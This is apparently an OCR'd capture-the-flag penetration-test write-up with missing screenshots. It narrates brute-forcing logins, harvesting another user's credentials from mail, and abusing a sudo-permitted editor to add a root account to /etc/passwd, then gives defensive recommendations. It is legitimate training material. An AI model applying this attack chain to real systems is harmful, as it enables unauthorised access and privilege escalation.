
I got a wordlist making a text file for it for brute force.







On brute forcing we got credentials of jims.


Switching user to jim.




Exploring to get more information.












We got that jim had some mail from Charles checking the mail.




Got the credential of Charles from the mail we got earlier.

After enumeration, we check sudo right for Charles and found that he run the editor teehee as root with no password. After that, we have added raaj in the etc/passwd using echo and teehee as shown







We got the flag and completed the assessment.

Conclusion and Recommendation:

During assessment of the machine ,various vulnerability were identified that pose significant threats towards the system. Vulnerability includes-

1. Privilege Escalation

Description: Insecure configurations or exploitable flaws allow attackers to elevate their privileges from a lower-level account to root/admin, granting complete system control.

Observation: I used basic commands to gain shell access and eventually gained root access.

Recommendation:

- Patch known privilege escalation exploits
- Monitor user activities for suspicious access.
- Implement robust role-based access control (RBAC).

2. Brute Force

Description: Brute force is an attack technique where an adversary systematically attempts multiple username and password combinations until the correct credentials are discovered.

Observation: I brute forced to find credential for the login at login page and after getting jim's wordlist I again brute force to get the his password.

Recommendation:

- It is strongly recommended to implement account lockout policies.
- CAPTCHA verification.
- Rate-limiting mechanisms to prevent automated brute force attempts.
- Multi-factor authentication (MFA) wherever possible.
- Continuous monitoring and alerting of repeated failed login attempts should also be established to detect and respond to brute force activity in real time.

3. Command Injection

Description: Command Injection is a critical vulnerability that occurs when an application fails to properly validate user input, allowing attackers to inject and execute arbitrary system commands on the underlying server.

Observation: After login when I captured request in burp and send it to repeater ,I am able to make changes in commands and they were executing successfully.

Recommendation:

- Implement strict input validation and sanitization to prevent malicious characters or command sequences from being executed.
- Applications should use parameterized functions, whitelisting of acceptable input, and secure coding practices to eliminate the risk of command injection.
- Implement intrusion detection systems (IDS) to monitor for unusual command execution patterns.